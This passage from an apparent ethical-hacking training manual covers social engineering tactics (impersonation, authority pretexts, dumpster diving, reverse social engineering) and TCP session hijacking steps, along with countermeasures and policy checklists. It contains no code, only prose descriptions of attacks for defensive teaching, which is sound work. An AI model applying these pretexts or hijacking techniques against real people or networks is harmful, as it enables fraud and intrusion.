Impersonation - This is a popular social engineering technique often seen depicting the attacker as impersonating an employee resorting to an out of the normal method to gain access to privileges. It is not the only portrayal though. Other examples such as a 'friend' of an employee querying a colleague to retrieve information needed by the employee in sick bed, and using it for further social engineering etc. There is a well-recognized rule in social interactions that a favor begets a favor even if it were offered without any request from the obtainer. This truth is known as reciprocity. Reciprocity is seen constantly in the corporate environment. An employee will help out another with the expectation that, eventually, the favor will be returned. Social engineers try to take advantage of this social trait in impersonation. The possibilities are endless and only limited by imagination. Few employees question a personal visit from a repairman, IS support person, a

contractor, or a cleaning person. These ruses have been used in the past also as a disguise to gain physical access. A great deal of information can be gleaned from the tops of desks, the trash or even phone directories and nameplates.

Attack Methods	Important User - Impersonation is taken to a higher degree by assuming the identity of an important employee in order to add an element of intimidation. The reciprocation factor also plays a role in that a lower level employee would go out of the way to help a higher order employee so that his favor gets him the attention needed to help him out in the corporate environment. Another behavioral trigger that aids a social engineer is the implicit nature not to question authority. People will do an out-of-the-turn routine for someone who they perceive is in authority. An attacker posing as an important user (such as vice president, director) can manipulate an employee who has not been prepared very easily. This trigger is assumed greater significance by the reality that it is considered a challenge to even verify the legitimacy of the authority. This lack of perspective by employees makes it easy for anyone willing to misrepresent him or herself as an authority figure. For example, a help desk employee is less likely to turn down the request of a Vice President who says he has very little time to get some important information he needs for a meeting and needs to access resources. The social engineer uses authority to intimidate or may even threaten to report the employee to their supervisor if they do not provide the information required.
Attack Methods	Third-party Authorization - Another popular social engineering technique is for the attacker to present

self to a resource claiming that he has the approval of the designated authority. For instance, on knowing who is responsible to grant access to desired information, the attacker might keep tabs on him and use his absence as leverage to access resources. He might approach the help desk or other personnel claiming he has approval to access information. This can be particularly effective if the person is on vacation or out of town - where verification is not instantly possible. People have a tendency to follow through with commitments in the workplace - even if they are suspicious that the request may not have been legitimate. This tendency is so strong that people will fulfill the commitments that they believe were made by their fellow employees. People have a tendency to believe that others are expressing their true attitudes when they make a statement. Unless there is strong evidence to the contrary, people will believe that the person with whom they are talking is telling the truth about what they feel or need.

Attack Methods

Masquerading as technical support - an often used tactic - especially when the victim is not proficient on technical areas. The attacker may pose as a hardware vendor or technician or a computer related supplier and approach the victim. One demonstration at a hacker meet had the speaker calling up Starbucks and asking the employee if his broadband connection was working fine. The perplexed employee replies that it is the modem which was giving them trouble. The hacker went on to make him read out the credit card number of the last transaction - without giving any credentials. In the corporate scenario, the attacker may ask employees to part with their login

information including password to sort out a non-existent problem.

Attack Methods


In Person - The attacker might actually try to visit the target site and physically survey for information. He may disguise himself as courier delivery person, janitor, mailman or even hang out as a visitor in the lobby. He can pose as a businessman, client or technician. Once inside, he can look for passwords stuck on terminals, find important data lying on desks or overhear confidential conversations. There are two other techniques known for their use by Attackers.

These are:

- Dumpster Diving - This refers to looking through an organization's trash for valuable information.
- Shoulder Surfing - Looking over someone's shoulder to try to see what they are typing as they enter their password.

Once inside, the intruder has a whole menu of tactics to choose from, including wandering the halls of the building looking for the Holy Grail--vacant offices with employees' login names and passwords attached to their PCs; going to the mail room to insert forged memos (on forms or letterhead recovered from the trash or during an earlier foray) into the corporate mail system; attempting to gain physical access to a server or telephone room to get more information on the systems in use; finding dial-in equipment and noting the telephone numbers (which are probably written on the jacks); placing a protocol analyzer in a wiring closet to capture data, user names, and passwords or simply stealing targeted information.

Example



In 1998, Attackers discovered a security lapse in America Online that has yielded access to subscriber and AOL staff accounts in at least some instances, giving them free rein to alter or deface company pages or subscriber profiles.

It is thought that more than one person, equipped with user information such as screen name, real name, and address, has been able to call support lines and persuade some customer service representatives to reset an unsuspecting user's password. The attacker then armed with a new password, gained exclusive access to the account.

The attacker, who went by the screen name "PhatEndo," convinced an AOL representative that he was the remote staff member who had publishing privileges in the ACLU's AOL site. He got ACLU's account by calling AOL, pretending to be the account owner, and had the password reset. What was alarming was that he didn't even give the account owner's name.

The help desk employees should be trained on handling calls from "employees" coming in on outside lines. This can be identified by most PBX systems. Help-desk personnel must be made aware of these indicators and trained to be suspicious of such calls, limiting information given until the caller is properly identified.

Help-desk staffers should verify the identity of all employees before addressing their problems or questions. One way to do this is to check a company phone book and call the employee back before working with him or her. Another is to assign each employee a personal identification number (PIN) that must be given before support is offered. Calls regarding password changes are a security mine field.

Example

A man is in back of the building loading the company's paper recycling bins into the back of a truck. Inside the bins are lists of employee titles and phone numbers, marketing plans and the latest company financials.

This information is sufficient to launch social engineering attack on the company.



In June 2000, Larry Ellison, the Oracle chairman, admitted that Oracle had resorted to dumpster diving in an attempt to unearth information about Microsoft in the federal antitrust case. Named 'larrygate', this was not something new in corporate espionage. In 1993, Microsoft had done the same to produce evidence against a company that made pirate copies of its software. While two wrongs don't make a right; on the hacking scene, Attackers love to go "trashing" to find documents that help them piece together the structure of the company, provide clues about what kinds of computer systems used, and most important, obtain the names, titles, and telephone numbers of employees.

Some of the interesting things a dumpster can yield:

- Company phone books - Knowing who to call and whom to impersonate are the first steps to gaining access to sensitive data. It helps to have the right names and titles to sound as a legitimate employee. Finding dial-in access numbers is an easy task when an attacker can ascertain the telephone exchange of the company from the phone book.
- Organizational charts; memos; company policy manuals; calendars of meetings, events, and vacations; system manuals; printouts of sensitive data or login names and passwords; printouts of source code; disks and tapes; company letterhead and memo forms; outdated hard drives.

These items provide a wealth of information to attackers. There are some countermeasures against dumpster diving resulting in useful material.

Use a paper shredder to prevent an attacker from gaining any printed information. Make sure all magnetic media discarded is bulk erased, data can be retrieved from formatted disks and hard drives. Dumpsters should be kept in secured areas.

In a real life scenario, a private detective agency was able to obtain a classified report from a corporation by resorting to dumpster diving that unearthed a company phone book. With a few phone calls, the team was able to identify the concerned authorized person whose job was to help users get reports, and also to request the report they wanted from the person.

Company memo forms, also taken from the trash, were used to prepare a properly formatted request (with the help of the unwitting staffer). These were dropped into the company mail during a quick venture into the building by the infiltrator disguised as a courier. Finally, the Attackers called the concerned department to let the staff know that the report would be picked up by a courier--who then walked out the door with the multi-thousand-page report. It's

important to note that the attackers did not even have to physically access the company's computer systems.


Countermeasure You can prevent this type of activity with some of the following countermeasures:

- Require that all visitors are to be escorted at all times;
- Instruct employees to report any repair people that show up without being called, and to not grant access to equipment until the workers' identities are established;
- Keep wire closets, server rooms, phone closets, and other locations containing sensitive equipment locked at all times;
- Keep an inventory of the equipment that is supposed to be in each server room, wire closet, and so on. Periodically check for extra or missing equipment.

Computer Based Social Engineering

These can be divided into the following broad categories:

- Mail / IM attachments
- Pop-up Windows
- Websites / Sweepstakes
- Spam Mail



At a large e-business enterprise, during an after hours Internet chat session, an employee was asked for a picture of himself. Although he didn't have one available, he obligingly asked for a photo from the other party. After a bit of additional encouragement, the other party agreed, sending an attachment that, in all respects, resembled a JPEG file. Upon accessing the attachment the hard drive started spinning, and of course, there was no photo.

Fortunately, the employee was sophisticated enough to understand the danger of a Trojan horse being enclosed, and immediately alerted the IT department, who terminated the Internet connection. Later investigations revealed that the computer was infected with SubSeven, the most powerful backdoor at that time. Eventually, the company reloaded the computer, rolled back to the day before with a backup tape (losing a full day of online orders), and stayed offline for three full days overall.

Attack Methods	Computer-based social engineering use software to retrieve information.
-----------------------	---

Popup Windows - A window will appear on the screen telling the user that he has lost his network connection and needs to reenter their user name and password. A program previously installed by the intruder will then email the information back to a remote site.

Mail Attachments - The use of a topical subject to trigger an emotion which leads to unwitting participation from the target. There are two common forms that may be used. The first involves malicious code. This code is usually hidden within a file attached to an email. The intention is that an unsuspecting user will click/open the file; for example, 'IloveYou' virus, 'Anna Kournikova' worm (It also is an example of how Social Engineers try to hide the file extension by giving the attachment a long file name. In this case, the attachment is named AnnaKournikova.jpg.vbs. If the name is truncated it will look like a jpg file and the user will not notice the .vbs extension) or more recently the 'Vote-A' email worm. The second equally effective approach involves sending a hoax mail asking users to delete legitimate files (usually system files such as jdbgmr.exe). These have been designed to clog mail system by reporting a non existent threat and requesting the recipient to forward a copy on to all their friends and co-workers. As history has shown, this can create a significant snowball effect once started.

Websites - A ruse used to get an unwitting user to disclose potentially sensitive data, such as the password they use at work. For example, a website may promote a fictitious competition or promotion, which requires a user to enter in a contact email address and password. The password entered may very well be similar to the password used by the individual at work. A common trick is to offer something free or a chance to win a sweepstakes on a website. Many employees will enter the same password that they use at work, so the Social Engineer now has a valid user name and password to enter an organization's network.

- More advanced method of gaining illicit information is known as "reverse social engineering"
 - This is when the hacker creates a persona that appears to be in a position of authority so that employees will ask him for information, rather than the other way around.
 - The three parts of reverse social engineering attacks are sabotage, advertising and assisting.
-

Generally, reverse social engineering is the most difficult to carry out. This is primarily because it takes a lot of preparation and skill to execute.

Attack Methods	The social engineer will assume the role of a person of authority, and have the employees asking him for information. The attacker usually manipulates the types of questions asked so he can draw out the information required. Preliminarily, the social engineer will cause some incident creating a problem, then presents himself as the solver of the problem and through general conversation; he encourages employees to ask questions as well. As an example, an employee may ask about how this problem has affected particular files, or servers or equipment. This provides pertinent information to the social engineer. A lot of different skills and experiences are required to carry this tactic off well.
-----------------------	--

Sabotage - After gaining simple access, the attacker either corrupts the workstation or gives it an appearance of being corrupted. The user of the system discovers the problem and tries to seek help

Marketing - In order to ensure the user calls the attacker, the attacker must advertise. The attacker can do this by either leaving their business cards around the target's office and/or by placing their contact number on the error message itself

Support - Finally, the attacker would assist with the problem, ensuring that the user remains unsuspicious while the attacker obtains the information they require.

The "My Party" e-mail worm is an example of a "reverse social engineering" virus. Reverse social engineering viruses do not rely on sensational subject lines, such as AnnaKournikova or Naked Wife, to tempt users. Instead, reverse social engineering viruses use innocuous sounding subject lines and realistic attachment names.

Policies and Procedures

- Policy is the most critical component to any information security program.
 - Good policies and procedures are not effective if they are not taught and reinforced to the employees.
 - They need to be taught to emphasize their importance. After receiving training, the employee should sign a statement acknowledging that they understand the policies.
-

Countermeasure No software or hardware security solutions can truly secure a corporate computing environment unless there is a sound security policy. Things like acceptable use policy and Internet use policy should be clearly articulated to users. The security policy sets the standards and level of security a

corporate network will have. It also gives the network a security posture that can serve as a benchmark.

This is even more critical when the security policy is formulated keeping in mind the threat the network faces from social engineering. The security policy can provide guidelines to users who are in a quandary when confronted by an attacker's con. The policy can point directions to users on whether or not certain information can be given out. This should be well defined in advance by people who have seriously contemplated about the value of such information.

Increasing employee awareness by laying out clear policies decreases the chance of the attacker wielding undue influence on an employee. The security policy must address a number of areas in order to be a foundation for social engineering resistance such as information access controls, setting up accounts, access approval and password changes. It should also deal with locks, ID's, paper shredding, and escorting of visitors. The policy must have discipline built in and, above all, it must be enforced. The policies have a balancing effect in that the user approached will not go out of his way to assist the attacker, or assume a different role when interacting with the attacker in person or on the phone. The policy also sets responsibility for information or access that is given out so that there is no question as to the employee's own risk when giving away privileged information or access. The users must be able to recognize what kind of information a social engineer can use and what kinds of conversations should be considered suspicious. Users must be able to identify confidential information and understand their responsibility towards protecting the same. They also need to know when and how to refuse information from an inquirer with assurance of management backing.

Security Policies - Checklist

- Account Setup

- Password change policy
 - Help desk procedures
 - Access Privileges
 - Violations
 - Employee identification
 - Privacy Policy
 - Paper documents
 - Modems
 - Physical Access Restrictions
 - Virus control
-

- Account Setup: There should be an appropriate security policy that new employees can familiarize themselves with regarding their responsibility and use of the computing infrastructure.
- Password change policy: The password policy should explicitly state that employees are required to use strong passwords and encouraged to change them frequently. They should be made aware of the security implication in case their password is stolen or copied by their mishandling of its storage.
- Help Desk procedures: There must be a standard procedure for employee verification before the help desk is allowed to give out passwords. A caller id system on the phone is a good start so the help desk can identify where the call originates. The procedure could also require that the help

desk call the employee back to verify his location. Another method would be to maintain an item of information that the employee would be required to know before the password was given out. Some organizations do not allow any passwords to be given out over the phone. The help desk must also know who to contact in case of security emergencies.

- Access Privileges: There should be a specific procedure in place for how access is granted to various parts of the network. The procedure should state who is authorized to approve access and who can approve any exceptions.
- Violations: There should be a procedure for employees to use to report any violations to policy. They should be encouraged to report any suspicious activity and assured that they will be supported for reporting violation.
- Employee Identification: One way is to require employees to wear picture ID badges. Any guest should be required to register and wear a temporary ID badge while in the building. Employees should be encouraged to challenge anyone without a badge.
- Privacy Policy. Company information should be protected. A policy should be in place stating that no one is to give out any more information than is necessary. A good policy would be to refer all surveys to a designated person. The policy should also contain procedures for escalating the request if someone is asking for more information than the employee is authorized to provide.
- Paper Documents: All confidential documents should be shredded.
- Physical Access Restriction: Sensitive areas should be physically protected with limited access. Doors should be

locked and access only granted to employees with a business need.

- Virus Control: Established procedures should be in place to take action and prevent the spread of any viruses.
-

Summary

- Social Engineering is the use of influence and persuasion to deceive people for the purpose of obtaining information or persuading the victim to perform some action.
 - Social Engineering involves acquiring sensitive information or inappropriate access privileges by an outsider.
 - Human-based Social Engineering refers to person to person interaction to retrieve the desired information.
 - Computer based Social Engineering refers to having computer software that attempts to retrieve the desired information
 - A successful defense depends on having good policies in place and diligent implementation.
-

Summary

Recap

- Social Engineering is the use of influence and persuasion to deceive people for the purpose of obtaining information or persuading the victim to perform some action.
- Social Engineering involves acquiring sensitive information or inappropriate access privileges by an outsider.
- Human-based Social Engineering refers to person to person interaction to retrieve the desired information.
- Computer based Social Engineering refers to having computer software that attempts to retrieve the desired information
- A successful defense depends on having good policies in place and diligent implementation.

Module 10: Session Hijacking

Overview

Module Objective

- Spoofing Vs Hijacking
 - Types of session hijacking
 - TCP/IP concepts
 - Performing Sequence prediction
 - ACK Storms
 - Session Hijacking Tools
-


Module Objectives

This module covers various techniques, tools and tackles used for Session Hijacking. On completion of this module you will be familiar with the following areas:


- Spoofing Vs Hijacking
- Types of session hijacking
- TCP/IP concepts
- Performing Sequence prediction
- ACK Storms
- Session Hijacking Tools

Understanding session hijacking

- Understanding the flow of message packets over the Internet by dissecting the TCP stack.
- Understanding the security issues involved in the use of IPv4 standard
- Familiarizing with the basic attacks possible due to the IPv4 standard.



Concept At its simplest level, TCP hijacking relies on the violation of trust relationships between two interacting hosts. Before we go into the details of session hijacking, let us take a look at the TCP stack and the IPv4 protocol, to understand why this attack is possible.



Consider the everyday scenario when you access the Internet with your browser - say IE. IE works at the application layer and accepts the initial datagram to be sent across the Internet. The transport protocol comes into action in the next layer - aptly called the transport layer - and the appropriate protocol header is added to the datagram. Here it is TCP header, as it is the TCP protocol that is being used. This ensures the reliability of data transported over inherently unreliable communication platforms, and also controls many of the aspects in the management and initiation of communication between the two hosts. In the network layer, routers offer the functionality for the datagram to hop from source to the destination, one hop at a time. This also sees the IP header being added to the datagram. The final layer that communicated with the physical hardware is the data link layer. This layer is responsible for

the delivery of signals from the source to the destination over a physical communication platform, which in this case is the Ethernet. This layer also sees the frame header being added to the datagram.

Now, the headers are peeled back on reaching the destination to reveal the original datagram. Having understood the TCP stack, let us look at IPv4. The original IPv4 standard needed to address three basic security issues - authentication, integrity and privacy.

Authentication was an issue because an attacker could easily spoof an IP address and exploit a session. Spoofing was not restricted to IP address alone, but also extended to MAC addresses in ARP spoofing. An attacker sniffing on a network could sniff packets and carry out simple attacks such as change, delete, reroute, add, forge or divert data. Perhaps the most popular among these attacks is the Man-In-the-Middle attack. An attacker can grab unencrypted traffic from a victim's network-based TCP application, further tampering with the authenticity and integrity of the data before forwarding it on to the unsuspecting target.

Spoofing Vs Hijacking

A spoofing attack is different from a hijack in that an attacker is not actively taking another user offline to perform the attack. he pretends to be another user or machine to gain access.



Note The early record of a session hijacking is perhaps the Morris Worm episode that affected nearly 6000 computers

on the ARPANET in 1988. This was ARPANET's first automated network security incident. Robert T. Morris wrote a program that would connect to another computer, find and use one of several vulnerabilities to copy itself to that second computer, and begin to run the copy of itself at the new location. Both the original code and the copy would then repeat these actions in an infinite loop to other computers on the ARPANET.

Though this has found reference time and again in the context of worms and denial of service, the basic working of the Morris worm was based on the discovery that the security of a TCP/IP connection rested in the sequence numbers and that it was possible to predict them.

Concept Blind IP spoofing involves predicting the sequence numbers that the victimized host will send in order to create a connection which appears to originate from the host. Before exploring blind spoofing further, let us take a look at sequence number prediction.

TCP sequence numbers are used to provide flow control and data integrity for TCP sessions. Every byte in a TCP session has a unique sequence number. Moreover, every TCP segment provides the sequence number of the initial byte (ISN), as part of the segment header. The initial sequence number does not start at zero for each session. Instead, the participants specify initial sequence numbers as part of the handshake process-a different ISN for each direction-and begin numbering the bytes sequentially from there.

Blind IP spoofing relies on the attacker's ability to predict sequence numbers as he is unable to sniff the communication between the two hosts by virtue of not being on the same network segment. He cannot spoof a trusted host on a different network and see the reply packets because the packets are not routed back to him. He cannot resort to ARP cache poisoning as well because routers do not route ARP broadcasts across the Internet. As he is not able to see the


replies he is forced to anticipate the responses from the victim and prevent the host from sending a RST to the victim. The attacker then injects himself into the communication by predicting what sequence number the remote host is expecting from the victim. This is used extensively to exploit the trust relationships between users and remote machines, these services include NFS, telnet, IRC, etc.

IP spoofing is relatively easy to accomplish. The only pre-requisite on part of the attacker is to have root access on a machine in order to create raw packets. In order to establish a spoofed connection the attacker must know what sequence numbers are being used. Therefore, IP spoofing forces the attacker to have to predict the next sequence number.

The attacker can use "blind" hijacking, to send a command, but can never see the response. However, a common command would be to set a password allowing access from somewhere else on the net. The attack became famous when Kevin Mitnick used it to hack into Tsutomu Shimomura's computer network. The attack exploited the trust that Shimomura's machines had with the other network. By SYN flooding the trusted host, Mitnick was able to establish a short connection which was then used to gain access through traditional methods.

Spoofing Vs Hijacking

With Hijacking an attacker is taking over an existing session, which means he is relying on the legitimate user to make a connection and authenticate. Then take over the session.



With IP Spoofing there is no need to guess the sequence number since there is no session currently open with that IP address. The traffic would get back to the attacker only by using source routing. This is where the attacker tells the network how to route the output and input from a session, and he simply sniffs it from the network as it passes by him. Source routing is an IP option used today mainly by network managers to check connectivity. Normally, when an IP packet leaves a system, its path is controlled by the routers and their current configuration. Source routing provides a means to override the control of the routers.

Concept When an attacker uses captured, reverse engineered or brute forced authentication tokens to take over the control of a legitimate user's session while he is in session, the session is said to be hijacked. Due to this attack, the legitimate user may lose access or be deprived of the normal functionality of the session to the attacker, who now acts with the user's privileges.

Most authentications occur at the beginning of a TCP session, this makes it possible for the attacker to gain access to a target machine. A popular method attackers adopt is to use source-routed IP packets. This allows an attacker to become a part of the target - host conversation by deceiving the IP packets to pass through his system. The attacker can also carry out the classic man-in-the-middle attack using a sniffing program to monitor the conversation.

In TCP session hijacking, a familiar aspect of the attacks is the carrying out of a denial-of-service (DoS) attack against the target / host to prevent it from responding by either forcing the machine to crash, or against the network connection to result in a heavy packet loss (e.g. SYN flood).

Note Session hijacking is even more difficult than IP address


spoofing. In session hijacking, John would seek to insert himself into a session that Jane already had set up with \\Mail. John would wait until Jane established a session, then knock her off the air by some means and pick up the session as though he was her. As before, John would send a scripted set of packets to \\Mail but would not be able to see the responses. To do this, he would need to know the sequence number in use when he hijacked the session, which could be calculated knowing the ISN and the number of packets that have been exchanged.

Successful session hijacking is extremely difficult and only possible when a number of factors are under the attacker's control.

Knowledge of the ISN would be the least of John's challenges. For instance, he would need a way to knock Jane off the air at will. He also would need a way to know the exact status of Jane's session at the moment he mounted his attack. Both of these require that John have far more knowledge about and control over the session than normally would be possible.

However, IP address spoofing attacks can only be successful if IP addresses are used for authentication. An attacker cannot perform IP address spoofing or session hijacking if per-packet integrity checking is executed. Similarly, neither IP address spoofing nor session hijacking are possible if the session uses encryption such as SSL or PPTP, as the attacker will not be able to participate in the key exchange. Therefore the essential requirements to hijack non-encrypted TCP communications can be listed as: Presence of non-encrypted session oriented traffic, ability to recognize TCP sequence numbers and predict the next sequence number (NSN) and capability to spoof a host's MAC or IP address to receive communications which are not destined for the attacker's host. If the attacker is on the local segment, they can sniff and predict the ISN+1 number and have the traffic routed back to them by poisoning the ARP cache.

Steps in Session Hijacking



1. Tracking the session
 2. Desynchronizing the connection
 3. Injecting the attacker's packet
-

Note How does an attacker go about hijacking a session? The hijack can be broken down into four broad phases.

- Tracking the connection

The attacker will wait to find a suitable target and host. He will use a network sniffer to track the victim and host or identify a suitable user by scanning with a scanning tool such as nmap to find a target with a trivial TCP sequence prediction. This is done to ensure that because the correct sequence and acknowledgement numbers are captured, as packets are checked by TCP through sequence and/or acknowledgement numbers. These will later be used by the attacker in crafting his own packets.

- Desynchronizing the connection

A desynchronized state is when a connection between the target and host is in the established state; or in a stable state

with no data transmission; or the server's sequence number is not equal to the client's acknowledgement number; or the client's sequence number is not equal to the server's acknowledgement number. To desynchronize the connection between the target and host, the sequence number or the acknowledgement number (SEQ/ACK) of the server must be changed. This can be done if null data is sent to the server so that the server's SEQ/ACK numbers will advance; while the target machine will not register such an increment.

The desynchronizing is preceded by the attacker monitoring the session without interference till an opportune moment, when he will send a large amount of "null data" to the server. This data serves only to change the ACK number on the server and does not affect anything else. The attacker does likewise to the target also. Now both the server and target are desynchronized.

- Resetting the connection

Another approach is to send a reset flag to the server and tearing down the connection on the server side. This is ideally done in the early setup stage. The goal of the attacker is to break the connection on the server side and create a new one with different sequence number.

The attacker listens for a SYN/ACK packet from the server to the host. On detecting the packet, he sends an RST to the server and a SYN packet with exactly the same parameters such as port number but a different sequence number. The server on receiving the RST packet, closes connection with the target, but initiates another one based on the SYN packet - with a different sequence number on the same port. Having opened a new connection, the server sends a SYN/ACK packet to the target for acknowledgement. The attacker detects (but does not intercept) this and sends back an ACK packet to the server. Now, the server is in the established

state. The target is oblivious to the conversation and has already switched to the established state when it received the first SYN/ACK packet from the server. Now both server and target are in desynchronized but established state.

This can also be done using a FIN flag, but this will cause the server to respond with an ACK and give away the attack through an ACK storm. This results due to a flaw in this method of hijacking a TCP connection. When receiving an unacceptable packet the host acknowledges it by sending the expected sequence number and using its own sequence number. This packet is itself unacceptable and will generate an acknowledgement packet which in turn will generate an acknowledgement packet, thereby creating a supposedly endless loop for every data packet sent. The mismatch in SEQ/ACK numbers results in excess network traffic with both the server and target trying to verify the right sequence. Since these packets do not carry data they are not retransmitted if the packet is lost. However, since TCP uses IP the loss of a single packet puts an end to the unwanted conversation between the server and target on the network.

The desynchronizing stage is added in the hijack sequence so that the target host is kept in the dark about the attack. Without desynchronizing, the attacker will still be able to inject data to the server and even keep his identity by spoofing an IP address. However, he will have to put up with the server's response being relayed to the target host as well.

- Injecting the attacker's packet

Now that the attacker has interrupted the connection between the server and target, he can choose to either inject data into the network or actively participate as the "man in the middle", and pass data from the target to the server, and vice versa, reading and injecting data as he sees fit.

Illustration:

1. Alice opens a telnet session to Bob and starts doing some work.
2. Eve observes the connection between Alice and Bob using a sniffer that is integrated into her hijacking tool. Eve makes a note of Alice's IP address and her hijacking software samples the TCP sequence numbers of the connection between Alice and Bob.
3. Eve launches a DoS attack against Alice to stop Alice doing further work on Bob and to prevent an ACK storm from interfering with her attack.
4. Eve generates spoofed packets with the correct TCP sequence numbers and connects to Bob.
5. Bob thinks that he is still connected to Alice.
6. Alice notices a lack of response from Bob and blames it on the network.
7. Eve finds herself at a root prompt on Bob. She issues some commands to make a backdoor and uses the sniffer to observe the responses from Bob.
8. After covering her tracks, Eve logs out of Bob and ceases the DoS attack against Alice.
9. Alice notices that her connection to Bob has been dropped.
10. Eve uses her backdoor to get directly into Bob.

Types of session Hijacking

There are two types of hijacking attacks:

1. Active

In an active attack, an attacker finds an active session and takes over.

2. Passive

With a passive attack, an attacker hijacks a session, but sits back and watches and records all of the traffic that is being sent forth.

Note Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker in the attack. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a passive attack monitors an ongoing session.

Generally a passive attack uses sniffers on the network allowing the attacker to obtain information such as user id and password so that he can use it later to logon as that user and claim his privileges. Password sniffing is only the simplest attack that can be performed when raw access to a network is obtained. Counters against this attack range from using identification schemes such as one-time password (e.g. skey) to ticketing identification (such as Kerberos). While these may keep sniffing from yielding any productive results, they do not insure the network from an active attack neither as long as the data is neither digitally signed nor encrypted.

In an active attack, the attacker takes over an existing session by either tearing down the connection on one side of the conversation or by actively participating by being the man-in-the-middle. These have been discussed at length under the discussion covering the various steps involved in a session hijack.

This requires the ability to predict the sequence number before the target can respond to the server. Sequence number attacks have

become much less likely because OS vendors have changed the way initial sequence numbers are generated. The old way was to add a constant value to the next initial sequence number; newer mechanisms use a randomized value for the initial sequence number.

Sequence Numbers

- Sequence Numbers are very important to provide reliable communication but they are also crucial to hijacking a session.
 - Sequence numbers are a 32-bit counter, which means the value can be any of over 4 billion possible combinations.
 - The sequence numbers are used to tell the receiving machine what order the packets should go in when they are received.
 - Therefore an attacker must successfully guess the sequence number to hijack a session.
-

TCP provides a full duplex reliable stream connection between two end points. A connection is uniquely defined by the IP address of sender, TCP port number of the sender, IP address of the receiver and TCP port number of the receiver.

Every byte that is sent by a host is marked with a sequence number and is acknowledged by the receiver using this sequence number. The sequence number for the first byte sent is computed during the connection opening. It changes for any new connection based on rules designed to avoid reuse of the same sequence number for two different sessions of a TCP connection.

We have sent the increment of sequence number in our discussion of the three way handshake. What happens if the sequence number is predictable? When the TCP sequence is predictable, an attacker can send packets that are forged to appear to come from a trusted computer.

The next step taken was to tighten the OS implementation of TCP and introduce randomness in the ISN. This was done by the use of pseudo-random number generators (PRNGs). PRNGs introduced some randomness when producing ISNs used in TCP connections. However, adding a series of numbers together provided insufficient variance in the range of likely ISN values; thereby allowing an attacker to disrupt or hijack existing TCP connections or spoof future connections against vulnerable TCP/IP stack implementations.

This implied that systems relying on random increments to make ISN numbers harder to guess were still vulnerable to statistical attack. In other words, with the passage of time, even computers choosing random numbers will repeat themselves, because the randomness is based on an internal algorithm that is used by a particular operating system. Once a sequence number has been agreed to, all following data will be the ISN+1. This makes injecting data into the communication stream possible.

